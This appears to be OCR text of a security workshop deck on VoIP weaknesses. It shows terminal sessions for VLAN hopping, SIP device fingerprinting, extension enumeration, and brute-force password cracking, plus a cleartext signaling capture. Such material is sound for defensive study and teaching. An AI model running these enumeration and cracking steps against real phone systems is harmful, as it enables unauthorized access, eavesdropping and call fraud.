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VoIP (in)security workshop

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  - snorky@1pulsion.org

Summary

- Discovery VoIP products
- Information within Signaling Protocols
- Media protocol weaknesses
- SIP/IAX account cracking
- Call Restriction Bypassing
- Features abuses
- Recommendations

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
VoIP ?? How it's work ???

- Signaling go to the VoIP server
- Media go between two IP phones, without coming through the VoIP server



VoIP servers

Voice gateway

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Some Security problems

- Security hole on architecture
  - Technical information recovery from IP phones
  - Wiretapping
  - Identity Spoofing
  - Bypass Call restriction by abusing Voice Gateway
  - Authentication cracking

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Some Security problems

- Security hole on Product
  - Text messages Interception (Alcatel)
  - Voicemail Password Interception (Alcatel)
  - Forced Authorization Codes « FAC » Interception (Cisco)
  - « Ext. Mobility » features abuse “Denial of Service” (Cisco)
  - Remote Wiretapping with features abuse (Cisco)

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
Discovery VoIP products



Discovery VoIP devices

- VLAN discovery
  - Voice vlan can be easily discovered
    - Just grab information from CDP packet
      - Use preferred sniffer tools (tcpdump, wireshark…)
      - Use Voihopper
    - Grab information from IP phone
      - Manual attack

```
bt voiphopper # ./voiphopper
Interface not specified - Using first usable default device: eth0
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 125 bytes
Discovered VoIP VLAN: 200

Added VLAN 200 to Interface eth0
Attempting dhcp request for new interface eth0.200
dhcpcd: MAC address = 00:0f:1f:9f:3c:79
dhcpcd: your IP address = 10.100.100.42
```

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
Grab technical information on IP Phones



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
Grab technical information on IP Phones



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Discovery VoIP devices

- From a portscan result it's possible to identify VoIP product/software. Some default port on VoIP server:

- Signaling ports:
  - TCP 2000 Skinny/SCCP
  - TCP/UDP 5060 SIP
  - UDP 4569 IAX
  - UDP 5036 IAX2

Discovery VoIP devices

- Some tools tried to identify SIP product by scanning SIP TCP/UDP port and sends off various SIP requests awaiting responses from SIP enabled!

```
smap 0.4.1 <hscholz@raisdorf.net> http://www.wormulon.net/

timeout
select: Success
NOTICE: STUN Binding Request failed, falling back to ioctl()
NOTICE: Could not obtain local port 5060. Scanning may be unreliable!
Host 10.100.100.195:5060: (ICMP OK) SIP enabled
  Asterisk PBX (unknown version)

1 host scanned, 1 ICMP reachable, 1 SIP enabled
```

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Discovery VoIP devices

- Some tools tried to identify SIP product by scanning SIP TCP/UDP port and sends off various SIP requests awaiting responses from SIP enabled!

```
hacklu#./svmap.py 10.100.100.0/24
| SIP Device           | User Agent          |
-----------------------------------------------
| 10.100.100.34:50127 | Cisco-CP7940G/8.0 |
| 10.100.100.32:50374 | Cisco-CP7940G/8.0 |
| 10.100.100.33:49964 | Cisco-CP7940G/8.0 |
| 10.100.100.35:50226 | Cisco-CP7940G/8.0 |
| 10.100.100.195:5060 | Asterisk PBX      |
| 10.100.100.50:50438 | Cisco-CP7940G/8.0 |
```

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Discovery VoIP devices

- It’s possible to brute force TFTP service to get some default configuration files

- SEPDefault.xml
- SIPDefault.xml
- OS79XX.conf
- Ringlist.conf
- …

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Discovery VoIP devices

- SIP extension Enumeration and auth checking

```
hacklu#./svwar.py 10.100.100.195
| Extension | Authentication |
-----------------------------------
| 201       | noauth         |
| 203       | noauth         |
| 202       | noauth         |
| 205       | reqauth        |
| 204       | noauth         |
| 206       | reqauth        |
| 301       | reqauth        |
| 302       | reqauth        |
| 303       | reqauth        |
| 304       | reqauth        |
```

```
hacklu#./svcrack.py -u301 -r250-302 10.100.100.195
| Extension | Password |
----------------------
| 301       | 301      |
```

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
Information within Signaling protocols



Information within signaling protocols


- UA/NOE Alcatel signaling
- SCCP Cisco signaling
- SIP
- IAX/IAX2
- H323

- In Signaling protocols, it's possible to retrieve some interesting information:
  - Clear text message
  - PIN code for the voice Mail
  - Code for restriction call

Clear text messages in UA protocol (Alcatel)

```
Frame 358 (89 bytes on wire, 89 bytes captured)
Ethernet II, Src: AlcatelB_5d:e1:01 (00:80:9f:5d:e1:01), Dst: All-HSRP-routers_14 (00:00:0c:07:ac:14)
Internet Protocol, Src: [redacted]
User Datagram Protocol, Src Port: 32512 (32512), Dst Port: 32640 (32640)
Data (47 bytes)
```

```
0000  00 00 0c 07 ac 14 00 80  9f 5d e1 01 08 00 45 b8   ........ .]....E.
0010  00 4b 50 69 00 00 40 11  aa 69 c8 74 b3 8e dc 00   .KPi..@. .i.t....
0020  27 14 7f 00 7f 80 00 37  df a8 07 01 99 01 17 28   '......7 .......(
0030  00 15 04 87 2f 40 38 21  6d 65 73 73 61 67 65 20   ..../@8! message
0040  63 6f 6e 66 69 64 65 6e  74 69 65 6c 20 74 65 6c   confiden tiel tel
0050  69 6e 64 75 73 20 53 52  43                       indus SR C
```



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
Grab Voice Mail password (Alcatel)



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
Grab Forced Authorization Codes « FAC »



